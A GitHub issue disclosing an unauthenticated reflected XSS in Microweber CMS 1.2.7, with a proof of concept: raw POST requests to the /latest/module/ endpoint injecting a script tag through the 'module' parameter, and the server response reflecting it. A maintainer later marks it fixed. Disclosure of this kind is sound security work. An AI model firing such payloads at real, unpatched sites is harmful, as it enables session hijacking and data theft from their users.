New issue

Jump to bottom

Microweber CMS(1.2.7) Reflected XSS #2

Open nck0099 opened this issue on May 23, 2021 · 1 comment

nck0099 commented on May 23, 2021 Owner

Microweber Reflected XSS

Vuln Description:

Reflected XSS attacks, also known as non-persistent attacks, occur when a malicious script is reflected of a web application to the victim's browser. The script is activated through a link, which sends a request to a website with a vulnerability that enables execution of malicious scripts.

Impact: High
The impact of an exploited XSS vulnerability on a web application varies a lot. It ranges from user's Session Hijacking, and if used in conjunction with a social engineering attack it can also lead to disclosure of sensitive data.
POC:


Identified un-Authenticated XSS on microweber CMS Version =< 1.2.7.

1.Post request is modified to insert XSS payload

```
POST /latest/module/ HTTP/1.1
Referer: http://192.168.0.10/latest
Cookie: laravel_session=
sZd2dncQHiqTHHF4nViZLVDVDEjgSQOk0XiKvxi9
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: 192.168.0.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103
Safari/537.36
Connection: Keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 97

_confirm=1&captcha_parent_for_id=footer_newsletter&module='"()&
%<acx><ScRiPt>alert(123)</ScRiPt>=
```

2. XSS payload inserted in has been executed as shown in the snapshot.



Request:
`POST /latest/module/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.0.10/latest
Cookie: laravel_session=sZd2dncQHiqTHHF4nViZLVDVDEjgSQOk0XiKvxi9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 97
Host: 192.168.0.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Connection: Keep-alive

_confirm=1&captcha_parent_for_id=footer_newsletter&module='"()&%<ScRiPt>alert(9803)</ScRiPt>`

Response:

`HTTP/1.1 200 OK
Date: Sun, 23 May 2021 18:43:25 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
X-Powered-By: PHP/7.3.27
Cache-Control: no-cache, private
Set-Cookie: laravel_session=sZd2dncQHiqTHHF4nViZLVDVDEjgSQOk0XiKvxi9; expires=Sun, 23-May-2021 20:43:26 GMT; Max-Age=7200; path=/; httponly
Content-Length: 128
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

mw_replace_back_this_module_1163675171-parser_modules227517859110<ScRiPt>alert(9803)</ScRiPt>`

peter-mw commented on Oct 27, 2021

fixed

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants